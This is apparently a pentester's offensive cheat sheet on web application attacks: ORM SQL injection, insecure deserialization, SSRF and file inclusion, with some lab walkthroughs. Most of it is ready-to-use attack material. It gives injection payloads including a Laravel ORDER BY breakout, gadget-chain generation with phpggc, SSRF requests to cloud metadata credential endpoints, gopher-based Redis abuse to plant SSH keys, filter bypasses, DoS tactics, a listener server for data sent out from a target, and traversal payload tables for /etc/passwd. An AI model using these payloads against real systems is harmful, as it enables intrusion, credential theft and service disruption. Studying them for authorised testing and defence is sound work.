| Django | Django ORM | <code>.extra()</code> , <code>.raw()</code> , <code>RawSQL()</code> |
| Ruby | Active Record | <code>where("name = '#{input}')</code> , <code>.order()</code> (older versions) |
| Node.js | Sequelize | <code>sequelize.query()</code> |

Phase 4: Exploitation & Payload Crafting

Once a vulnerable sink is identified, execution shifts to manipulating the database logic.

Vector 1: The Raw Logic Bypass (Authentication/Data Dump)

When input is dropped directly into a `whereRaw()` clause without parameterization.

◇ **Backend Logic:** `$users = Admins::whereRaw("email = '$email'")->get();`

◇ **Payload:** `1' OR '1'='1`

◇ **Resulting Query:** `SELECT * FROM users WHERE email = '1' OR '1'='1';`

◇ **Impact:** Bypasses logic, dumps the entire table.

Vector 2: The ORDER BY Breakout (Advanced)

Sorting endpoints are notoriously difficult to inject because they occur at the end of a SQL query (`ORDER BY ... LIMIT ...`). Routine injections fail here.

- ◇ **Scenario:** A vulnerable Laravel query builder (e.g., outdated Spatie package) handling `?sort=name`.
- ◇ **The Operator Trick:** Laravel uses the `->` operator as an alias to navigate JSON data via MySQL's `json_extract()` function. You can weaponize this translation.
- ◇ **Payload:** `?sort=name->"%27))%20LIMIT%2010%23`
 - `->` : Tells Laravel to setup a JSON extraction.
 - `"%27))` : The exact sequence to break out of the `json_unquote(json_extract(...))` wrapper in the translated raw SQL.
 - `LIMIT 10` : The injected malicious SQL payload.
 - `%23` : URL-encoded `#` to comment out the rest of the original query (like the original `ASC LIMIT 2`).
- ◇ **Translated SQL Execution:** `SELECT * FROM users ORDER BY json_unquote(json_extract('name', '$.')) LIMIT 10#"')) ASC LIMIT 2`
- ◇ **Impact:** Breaks out of the restrictive sorting clause and allows arbitrary SQL execution (like extending limits or appending `UNION SELECT` statements).



The Field Checklist

- ◇ [] **Identify Framework:** Check cookies, headers, and Wappalyzer.
- ◇ [] **Map Inputs:** Enumerate all search, filter, and sorting parameters.
- ◇ [] **Fuzz for Errors:** Send `'` and `[]` to all inputs. Log any `SQLSTATE` or `Exception` errors.
- ◇ [] **Test Boolean Logic:** Send `input' AND '1'='1` vs `input' AND '1'='2`. Monitor for differential responses (content length or HTTP status changes).
- ◇ [] **Test Time-Based Logic:** Send `input' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) --` to detect blind injection.
- ◇ [] **Execute Payload:** Deploy standard logic bypasses (`OR '1'='1`) or advanced JSON breakouts (`->"%27))` based on the targeted parameter.

Identification



Phase 1: Passive Framework Fingerprinting

Before you inject, you must know what you are talking to. ORM behavior is framework-dependent.

1. HTTP Response Headers

- **X-Powered-By:** May explicitly state `Express`, `PHP/8.x`, or `Play Framework`.
- **Server:** While usually obfuscated, it can hint at the stack (e.g., `Gunicorn` suggests Python/Django/Flask).

2. Cookie Analysis (The Strongest Hint)

Frameworks often use unique session cookie names:

- ◇ **Laravel (Eloquent):** `XSRF-TOKEN`, `laravel_session`.
- ◇ **Django:** `csrftoken`, `sessionid`.
- ◇ **Ruby on Rails (ActiveRecord):** `_session_id`.
- ◇ **Spring (Hibernate):** `JSESSIONID`.
- ◇ **ASP.NET (Entity Framework):** `.AspNetCore.Antiforgery`, `ASP.NET_SessionId`.

3. URL Patterns & Routing

- ◇ **RESTful Defaults:** Patterns like `api/v1/users/show/1` are default behaviors in Laravel and Rails.
- ◇ **File Extensions:** `.do` or `.jsp` (Spring/Hibernate), `.aspx` (Entity Framework), `.php` (Eloquent/Doctrine).



Phase 2: Active Detection (Testing the "Trust Boundary")

Once the framework is suspected, you need to determine if the user input reaches the database un-parameterized.

1. Error-Based Detection (The "Loud" Method)

Force the application to reveal its query logic.

- ◇ **The Single Quote Test:** Supply `'` or `''`.
- ◇ **Type Mismatch:** If an ID expects an integer, supply a string (`/view?id=abc`) or an array (`/view?id[]=1`).
- ◇ **SQL Keyword Fuzzing:** Use `UNION`, `SELECT`, `OR`, `SLEEP`.
- ◇ **What to look for:**
 - **Verbose Stack Traces:** Look for strings like `Illuminate\Database\QueryException` (Laravel) or `dj-ango.db.utils.InternalError`.

- **Database Errors:** `SQLSTATE[42000], Syntax error, or Unclosed quotation mark.`

2. Boolean-Based Blind Detection (The "Quiet" Method)

If the application suppresses errors, look for changes in the page content.

◇ **Logical Testing:**

- `id=1' AND '1'='1` (Should load normally)
- `id=1' AND '1'='2` (Should return 404, empty page, or "User not found")

- ◇ **Case Sensitivity:** Test if `id=1' AND UPPER('a')='A` changes the result.

3. Time-Based Blind Detection (The "Reliable" Method)

Test if the backend is executing the payload directly in the DB engine.

◇ **Payloads:**

- **PostgreSQL:** `1'; SELECT PG_SLEEP(5) --`
- **MySQL:** `1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) --`

- ◇ **Observation:** If the server response is delayed by exactly 5 seconds, the input is being executed as a raw query.

Phase 3: Identifying ORM-Specific "Injection Sinks"

ORM injection usually occurs when a developer bypasses the standard "Safe" methods and uses "Raw" methods.

1. The "Raw" Method Checklist

If you have access to source code or are guessing method names for Gray-Box testing:

- ◇ **Laravel:** `whereRaw(), orderRaw(), selectRaw(), groupByRaw(), havingRaw()`.
- ◇ **Django:** `.extra(), .raw(), RawSQL()`.
- ◇ **Ruby on Rails:** `where("name = '#{input}'), find_by_sql(), calculate()`.
- ◇ **Sequelize (Node):** `sequelize.query()`.
- ◇ **Hibernate (Java):** `createNativeQuery(), createQuery()` (with string concatenation).

2. The "Order By" Trap

Many developers use standard ORM methods for `WHERE` clauses but use string concatenation for **Sorting/Ordering**.

◇ **Test:** `?sort=id ->` Change to `?sort=id, (SELECT+CASE+WHEN+(1=1)+THEN+1+ELSE+1/0+END)`. If the app crashes on `1/0`, you have found a vulnerable `orderByRaw()` sink.

🌸 Phase 4: Advanced Automated Identification

◇ **SQLMap Tuning:** Use the `--risk=3 --level=5` flags. Specifically use the `--technique=BEUSTQ` flag to cover all types.

◇ Burp Suite Extensions:

▪ **ActiveScan++:** Excellent at finding edge-case injections.

▪ **Backslash Powered Scanner:** Uses "differential" testing to find complex ORM/SQLi vulnerabilities by checking how the server handles specific character pairs (e.g., `\'` vs `'`).

📋 Summary Identification Checklist

| Step | Action | Expected Indicator |
|------|-------------------|---|
| 1 | Inspect Cookies | XSRF-TOKEN, sessionid, JSESSIONID |
| 2 | Force Error | <code>', \ []</code> (Look for Framework Tracebacks) |
| 3 | Logic Test | AND <code>'1'='1'</code> vs AND <code>'1'='2'</code> |
| 4 | Timing Test | SLEEP(5) |
| 5 | Parameter Fuzzing | Change <code>id=1</code> to <code>id[]=1</code> or <code>{"id": 1}</code> |
| 6 | Sort Injection | Inject into <code>?order=</code> or <code>?sort=</code> parameters |

Advanced Server Side Attacks

Insecure Deserialization



Pentester's Cheat Sheet: Insecure Deserialization

1. Identification (The Spotting Phase)

Before you exploit, you must find where the application handles serialized objects.

• Language Fingerprints (Look for these patterns):

- ◇ **Java:** Look for `r00AB` in Base64 strings (Hex: `AC ED 00 05`).
- ◇ **PHP:** Look for strings like `O:4:"User":2:{s:8...`
- ◇ **Python:** Look for data processed by `pickle`, `shelve`, or `yaml`.
- ◇ **Node.js:** Look for `__$ND_FUNC__$` in JSON (node-serialize).
- ◇ **Ruby:** Look for `!ruby/object` or Marshalled data.

• Where to Look?

- ◇ **HTTP Cookies:** Most common.
- ◇ **HTML Hidden Fields:** View-state or session-state.
- ◇ **API Parameters:** Look for complex Base64/Hex strings in POST bodies.
- ◇ **Database Blobs:** If you have DB access, check for binary data.

2. Detection (The "Is it Vulnerable?" Checklist)

◇ Method 1: Manual Modification (The Data Level)

- Change a simple attribute (e.g., `isAdmin=0` to `isAdmin=1`) in the serialized string.
- Does the application state change? If yes, the app is blindly trusting the object.

◇ Method 2: Error-Based Detection

- Supply invalid/malformed data to the `unserialize()` function.
- Look for errors like `ClassNotFoundException` or `Unserialize() error`. This confirms a deserialization library is active.

◇ **Method 3: Time-Based / DNS Interaction**

- Try to trigger a DNS lookup (OOB - Out of Band) using a known gadget.
- **Example (Java):** Use a `URLDNS` gadget. If you get a ping on your server, it's 100% vulnerable.

3. Exploitation (The "Attack" Workflow)

Exploitation requires a **Gadget Chain** (a sequence of existing code that leads to a dangerous sink).

A. The Gadget Chain Strategy

- ◇ **Entry Point (Source):** A "Magic Method" that triggers automatically (e.g., `__wakeup()`, `__destruct()`, `readObject()`).
- ◇ **The Chain:** Code that passes data from the source to the sink.
- ◇ **The Sink:** A dangerous function that executes the payload (e.g., `exec()`, `eval()`, `system()`, `File.Write()`).

B. Tooling (Don't Rebuild the Wheel)

Real-world hackers use automated tools to generate gadget chains:

- ◇ **Java:** `ysoserial` (The gold standard for generating payloads).
- ◇ **PHP:** `PHPGGC` (PHP Generic Gadget Chains).
- ◇ **Python:** Manual crafting or `pickle` payload generators.
- ◇ **Node.js:** `node-serialize` exploit scripts.

C. Black Box vs. White Box

- ◇ **White Box:** Audit the code for classes with magic methods. Map out the POP (Property Oriented Programming) chain.
- ◇ **Black Box:** Use **Gadget Fuzzing**. Try payloads for popular frameworks (Laravel, Spring, Drupal) until one works.

4. Exploitation Checklist (Step-by-Step)

1. **Identify** the serialization format (Java, PHP, etc.).
2. **Fingerprint** the backend framework (e.g., PHP Laravel 5.x).
3. **Generate** a payload using a tool (e.g., `phpggc Laravel/RCE1 'id'`).

4. **Encode** the payload (Base64, URL Encode) to match the transport method.
5. **Inject** into the cookie or parameter.
6. **Verify** via listener (Netcat) or DNS log.

5. Mitigation (What to tell the client)

- ◇ **Never** deserialize data from untrusted sources.
- ◇ **Use Safe Formats:** Use JSON or XML (but keep an eye on XXE/JSON-Logic).
- ◇ **Integrity Checks:** Use HMAC (Digital Signatures) so the server can verify the object hasn't been tampered with.
- ◇ **Lookups:** Use a "Whitelisting" approach for classes during deserialization.

Identification

If source code is available

- Check for `serialize()`, `unserialize()`, `pickle.loads()` based on programming language

If source code is not available

- `~`(tilde sign) at the end of `.php` files can reveal it's backup file revealing source code

Analysing Server Responses

- **Error messages:** Certain error messages can indirectly indicate issues with serialisation. For instance, PHP might throw errors or warnings that contain phrases like `unserialize()` or **Object deserialisation error**, which are giveaways of underlying serialisation processes and potential points of vulnerability.
- **Inconsistencies in application behaviour:** Unexpected behaviour in response to manipulated input (e.g., modified cookies or POST data) can suggest issues with how data is deserialised and handled. Observing how the application handles altered serialised data can provide clues about potentially vulnerable code.

Examining Cookies

Cookies are often used to store serialised data in web applications. By examining the contents of cookies, one can usually infer:

- **Base64 encoded values in cookies (PHP and .NET):** If cookies contain data that looks base64 encoded, decoding it might reveal serialised objects or data structures. PHP often uses serialisation for session management and storing session variables in serialised format.
- **ASP.NET view state:** .NET applications might use serialisation in the view state sent to the client's browser. A field named `__VIEWSTATE`, which is base64 encoded, can sometimes be seen. Decoding and examining it can reveal whether it contains serialised data that could be exploited.

Red Teamer / Pentester Perspective

- **Codebase analysis:** Conduct a comprehensive review of the application's serialisation mechanisms. Identify potential points of deserialisation and serialisation throughout the codebase.
- **Vulnerability identification:** Use static analysis tools to detect insecure deserialisation vulnerabilities. Look for improper input validation, insecure libraries, and outdated dependencies.
- **Fuzzing and dynamic analysis:** Employ fuzzing techniques to generate invalid or unexpected input data. Use dynamic analysis tools to monitor the application's behaviour during runtime.
- **Error handling assessment:** Evaluate how the application handles errors during deserialisation. Look for potential error messages or stack traces that reveal system details.

Exploitation

Case1:

Update Properties:

Intercept the cookies that are storing state:

if encoded:

decode

manipulate and encode and send along with request

Like A note sharing application:

Controls subscription status through cookies:

```
Tzo1OiJOb3RlcyI6Mzp7czo0OiJ1c2VyIjtzOjU6Imd1ZXN0IjtzOjQ6InJvbGUiO3M6NToiZ3Vlc3QiO3M6MTI6ImIzU3Vic2NyaWJlZCI7YjowO30
```

base64 decoded:

```
O:5:"Notes":3:{s:4:"user";s:5:"guest";s:4:"role";s:5:"guest";s:12:"isSubscribed";b:0;}
```

Explanation:

- **O:5:"Notes":3:** This represents an object (O) with the class name Notes, which has three properties.
- **s:4:"user";s:5:"guest":** This indicates a string (s) with a length of 4 characters, representing the property `user` with the value **"guest"**.
- **s:4:"role";s:5:"guest":** Similar to the previous one, it represents the property `role` with the value **"guest"**.
- **s:12:"isSubscribed";b:0:** This represents a boolean (b) property named `isSubscribed` with the value of false (0).

Change the **"isSubscribed";b:0"** 0 to 1
and you can use premium properties

Case2:

Object Injection

In PHP

requires **__wakeup** and **__sleep** methods to exploit this vuln

All classes involved in the attack should be declared before calling the `unserialize()` method
(unless object autoloading is supported)

- Needs a built-in class (can't create own class)
- Needs to have `__wakeup()`, `sleep`, `destruct` methods to exploit vuln
 - ◊ These methods must have an execution of command on system, file read/write or any other dangerous functionality that could be manipulated

Automated Scripts:

For PHP:

[Github Repo \(PHPGGC\)](#)

May need APP_KEY for XSRF token encryption if possible

For Java:

[Ysoerial](#)

SSRF

Phase 1: Reconnaissance & Surface Mapping

Before throwing payloads, you have to find where the application is talking to the outside world. Look for any feature that parses URLs, fetches external resources, or generates documents.

• Target High-Probability Features:

- ◇ **Webhooks & API Integrations:** Anywhere the app connects to Slack, Discord, or third-party APIs.
- ◇ **File Uploads via URL:** "Upload from URL" or avatar fetching functionalities.
- ◇ **Document Generators:** PDF generators (HTML to PDF) often fetch external CSS/images.
- ◇ **Link Previews:** Social media or messaging features that generate thumbnail previews.
- ◇ **Analytics & Tracking:** Features that ping back to logging servers.

• Identify Suspect Parameters:

◇ `?url=, ?dest=, ?host=, ?uri=, ?path=, ?domain=, ?endpoint=, ?feed=, ?window=`

• Check Hidden Attack Surfaces:

- ◇ **HTTP Headers:** `Referer, X-Forwarded-For, Host, Client-IP`.
- ◇ **XML Data:** If the app parses XML, XXE (XML External Entity) can easily be leveraged into SSRF.

Phase 2: Detection & Validation

Once you find a potential injection point, you need to prove the server is actually making the request.

◇ Basic / In-Band SSRF (Direct Reflection):

- Point the parameter to your own controlled infrastructure (e.g., your AttackBox or a VPS).

• **Payload:** `http://[YOUR_IP]:8000/test.txt`

- **Validation:** Do you see the contents of `test.txt` reflected in the app's HTTP response?

◇ Blind / Out-of-Band (OOB) SSRF:

- The application makes the request, but the response isn't shown on the webpage.

- **Tactic:** Use a DNS/HTTP logger (like Burp Collaborator, `webhook.site`, or a custom Python HTTP server).

• **Payload:** `http://[YOUR_UNIQUE_ID].collaborator.com`

- **Validation:** Check your logger for incoming DNS lookups or HTTP GET/POST requests. If the server pings back, it's vulnerable.

- ◇ **Semi-Blind / Time-Based SSRF:**

- You receive no data and no external callback (often blocked by egress firewalls).

- **Tactic:** Point the request at internal IP addresses (e.g., `192.168.1.x`) and monitor the response time.

- **Validation:** An open port might return immediately or throw a quick 500 error. A closed or firewalled port might hang and timeout after 10-30 seconds, allowing you to map the internal network based on response delays.

Phase 3: Exploitation & Impact

Once confirmed, escalate the vulnerability based on the environment.

A. Internal Reconnaissance (Port Scanning)

Use the server to scan its own internal network.

- ◇ **Target Localhost:** Test `[http://127.0.0.1] (http://127.0.0.1):[PORT]` or `http://localhost:[PORT]` to find administrative panels, internal databases, or debugging ports not exposed to the internet.

- ◇ **Target Internal Subnets:** Enumerate `192.168.x.x`, `10.x.x.x`, or `172.16.x.x`.

- ◇ **Common High-Value Ports:**

- `80/443` (Internal web apps)

- `6379` (Redis)

- `11211` (Memcached)

- `2375` (Docker API)

B. Data Exposure & Cloud Metadata

If the target is hosted in the cloud, SSRF is often an instant critical finding due to metadata exposure.

- ◇ **AWS:** `[http://169.254.169.254/latest/meta-data/iam/security-credentials/]` (`http://169.254.169.254/latest/meta-data/iam/security-credentials/`) (Can leak IAM access keys).

- ◇ **GCP:** `[http://metadata.google.internal/computeMetadata/v1/]` (`http://metadata.google.internal/computeMetadata/v1/`) (Requires `Metadata-Flavor: Google` header, making it harder via basic GET requests).

◇ **Azure:** [`http://169.254.169.254/metadata/instance?api-version=2021-02-01`] (`http://169.254.169.254/metadata/instance?api-version=2021-02-01`) (Requires `Metadata: true` header).

◇ **Local File Inclusion (LFI):** Switch protocols. If `http://` works, try `file:///etc/passwd` or `file:///C:/Windows/win.ini` to read local server files.

C. Denial of Service (DoS)

Force the server to exhaust its own resources.

◇ **Bandwidth Exhaustion:** Point the SSRF to an incredibly large file (e.g., a 10GB test file hosted externally) to fill up server memory or bandwidth.

◇ **Tarpitting:** Point the SSRF to an endpoint you control that intentionally keeps the connection open indefinitely, exhausting the target server's connection pool.

D. Remote Code Execution (RCE) / Pivoting

◇ **Protocol Smuggling:** Use protocols like `gopher://` or `dict://` to send multi-line requests to internal services.

◇ **Exploiting Internal Services:** Use `gopher://` to interact with an internal Redis instance and overwrite the SSH `authorized_keys` file or a webroot file to gain an initial shell.

Phase 4: Bypassing Defenses (WAF / Blacklists)

Developers often implement blacklists preventing `localhost` or `127.0.0.1`. Here are standard bypasses:

◇ **Alternative IP Representations:**

▪ **Decimal:** [`http://2130706433/`] (`http://2130706433/`) (Evaluates to `127.0.0.1`)

▪ **Octal:** [`http://0177`] (`http://0177`).`0.0.1/`

▪ **Hexadecimal:** [`http://0x7f000001/`] (`http://0x7f000001/`)

▪ **Shortened:** [`http://127.1/`] (`http://127.1/`) or [`http://0/`] (`http://0/`)

◇ **DNS Rebinding:**

▪ Set up a domain you control. Configure the DNS server to resolve to a safe IP (e.g., `8.8.8.8`) on the first request (passing the validation check), but resolve to `127.0.0.1` on the second request (when the app actually fetches the resource). Tools like `rbndr.us` automate this.

◇ **Open Redirects:**

▪ If the target blocks external IPs but allows internal ones, find an Open Redirect vulnerability on the target

domain.

- **Payload:** [http://target.com/vuln-ssrf?url=http://target.com/redirect?to=http://169.254.169.254] (http://target.com/vuln-ssrf?url=http://target.com/redirect?to=http://169.254.169.254)

Risks

Data Exposure

As explained earlier, cybercriminals can gain unauthorised access by tampering with requests on behalf of the vulnerable web application to gain access to sensitive data hosted in the internal network.

Reconnaissance

An attacker can carry out port scanning of internal networks by running malicious scripts on vulnerable servers or redirecting to scripts hosted on some external server.

Denial of Service


It is a common scenario that internal networks or servers do not expect many requests; therefore, they are configured to handle low bandwidth. Attackers can flood the servers with multiple illegitimate requests, causing them to remain unavailable to handle genuine requests

Basic (Data Exposure)


Reading a file using SSRF:

Each time u access a site lets say : hrms.thm it redirects to
hrms.thm/?url=localhost/copyright

and this displays content of copyright.php file present on the server but accessible by the request sent by server to local host



Then we tried to read hello
hrms.thm/?url=localhost/hello



If we know the filename where sensitive data is stored we can read that file like config
hrms.thm/?url=localhost/config



In this lab It appends .php with the endpoint being supplied by user

Blind (Reconnaissance)

We can make server send request to an external server too for recon etc.

we have a parameter which sends analytical or system info to a page getinfo.php

<http://hrms.thm/profile.php?url=localhost/getInfo.php>

If there is lack of validation then we can forge the url to make request to external server like

<http://hrms.thm/profile.php?url=http://<IP>:<PORT>>

this will send the data to that server

light weight python server for POST reqs too:

```
from http.server import SimpleHTTPRequestHandler, HTTPServer
from urllib.parse import unquote
class CustomRequestHandler(SimpleHTTPRequestHandler):
```

```
    def end_headers(self):
        self.send_header('Access-Control-Allow-Origin', '*') # Allow requests from any origin
        self.send_header('Access-Control-Allow-Methods', 'GET, POST, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type')
        super().end_headers()
```

```
    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'Hello, GET request!')
```

```
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')
```

```
        self.send_response(200)
        self.end_headers()
```

```
        # Log the POST data to data.html
        with open('data.html', 'a') as file:
            file.write(post_data + '\n')
        response = f'THM, POST request! Received data: {post_data}'
        self.wfile.write(response.encode('utf-8'))
```

```
if __name__ == '__main__':
    server_address = ('', 8080)
    httpd = HTTPServer(server_address, CustomRequestHandler)
    print('Server running on http://localhost:8080/)
    httpd.serve_forever()
```

Crashing Server

An attacker could abuse SSRF by crashing the server or creating a denial of service for other hosts. There are multiple instances ([WordPress\(opens in new tab\)](#), [CairoSVG\(opens in new tab\)](#)) where attackers try to disrupt the availability of a system by launching SSRF attacks.


Crashing the Server

In this SSRF demonstration, we will illustrate how an attacker can exploit a web application to cause a denial of service on the server. In our scenario, the vulnerability is exploited by supplying a malicious URL that points to a resource which, when accessed by the server, leads to excessive resource consumption or triggers a crash.

For example, the attacker might input a URL pointing to a large file on a slow server or a service that responds with an overwhelming amount of data. When the vulnerable application naively accesses this URL, it engages in an action that exhausts its own system resources, leading to a slowdown or complete crash.


How it works

- Once we log in to the dashboard, we will see a tab called `Training` in the navigation bar, which is used to load the training content for the employees.
- Once we click on that tab, we will see that it redirects to the URL `http://hrms.thm/url.php?id=192.168.2.10/trainingbanner.jpg` ([opens in new tab](#)), which shows training content.



◇ We notice that the `url.php` file is loading external content displayed here. What if we try to load any other content?

◇ Try opening the file `http://hrms.thm/url.php?id=10.10.10.10`. Great! - it opened the file for you.



◇ Now that we know the server is vulnerable to basic SSRF, let's explore the code of `url.php` to make it crash the server.

◇ Once we access the URL `http://hrms.thm/?url=localhost/url`, we will see the following code at the

footer (only works if the user is not logged in).

```
url.php
<?php
....
....
    if ($imageSize < 100) {
        // Output the image if it's within the size limit

        $base64Image = downloadAndEncodeImage($imageUrl);
        echo '';

    } else {
        // Memory Outage - server will crash

....
...
```

- ◇ The above code shows that the `url.php` loads an image; if the image size exceeds `100KB`, it shows a memory outage message and throws an error.
- ◇ Let's try to crash the server by loading an image greater than 100 KB. For your convenience, we already have such an image available, which you can forge via `http://hrms.thm/url.php?id=192.168.2.10/bigImage.jpg`.




Image server crashed
Flag: [redacted]

We can see that the threat posed by SSRF vulnerabilities extends beyond unauthorised data access or internal network exposure; it also includes the potential to disrupt or completely incapacitate critical server operations. By manipulating a vulnerable server to make unintended requests, attackers can overload the system, leading to crashes that result in denial of service.

File inclusion, Path Traversal

Web Application Architecture → LFI/RFI/PHP Wrappers/RCE

Real-World Offensive Notes (Hacker-Style)

1. Attack Surface Mindset

Before exploiting LFI/RFI, understand **where file operations happen**.

Common Dangerous Functions

| Language | Dangerous Functions |
|----------|--|
| PHP | include(),
require(),
include_once(),
require_once(),
file_get_contents(),
fopen(),
readfile() |
| Python | open(),
exec(),
importlib |
| Node.js | fs.readFile(),
require() |
| Java | FileInputStream |
| ASP.NET | Server.Execute() |

2. High-Value Parameters to Test

Common Vulnerable Parameters

| Parameter | Example |
|-----------|------------------------------|
| page | index.php?page=home.php |
| file | download.php?file=report.pdf |
| include | app.php?include=header.php |
| template | site.php?template=default |
| lang | index.php?lang=en |
| view | dashboard.php?view=admin |

| Parameter | Example |
|-----------|---------------------|
| path | api.php?path=config |

3. LFI Detection Methodology

Initial Recon Flow

| Step | Action |
|------|--|
| 1 | Identify dynamic file-loading parameters |
| 2 | Send traversal payloads |
| 3 | Check errors |
| 4 | Attempt absolute paths |
| 5 | Test wrappers |
| 6 | Attempt log/session poisoning |

4. Basic LFI Payloads

Linux Targets

| Payload | Purpose |
|--|-----------------------|
| ../../../../etc/passwd | Read passwd |
| ../../../../etc/hosts | Read hosts |
| ../../../../proc/self/environ | Environment variables |
| ../../../../var/log/apache2/access.log | Apache logs |
| ../../../../var/log/nginx/access.log | Nginx logs |
| ../../../../etc/apache2/apache2.conf | Apache config |
| ../../../../etc/php/*/apache2/php.ini | PHP config |

Windows Targets

| Payload | Purpose |
|---|-------------------|
| ..\..\..\windows\win.ini | Windows detection |
| ..\..\..\windows\system32\drivers\etc\hosts | Hosts file |
| C:\Windows\win.ini | Absolute path |
| C:\xampp\apache\logs\access.log | Apache log |

5. Path Traversal Bypass Cheatsheet

Traversal Variations

| Payload | Bypass Type |
|-----------------|-------------------|
| ../ | Standard |
| ..// | Slash bypass |
| ..//// | Multi-slash |
|// | Obfuscation |
| ..%2f | URL encoding |
| %2e%2e%2f | Encoded traversal |
| %252e%252e%252f | Double encoding |
| ..%c0%af | Unicode bypass |
| ..%255c | Encoded backslash |
| ..\ | Windows traversal |

6. Null Byte Injection (Legacy PHP)

Useful Against Forced Extensions

| Payload | Goal |
|---------------------------|---------------------|
| ../../../../etc/passwd%00 | Bypass .php append |
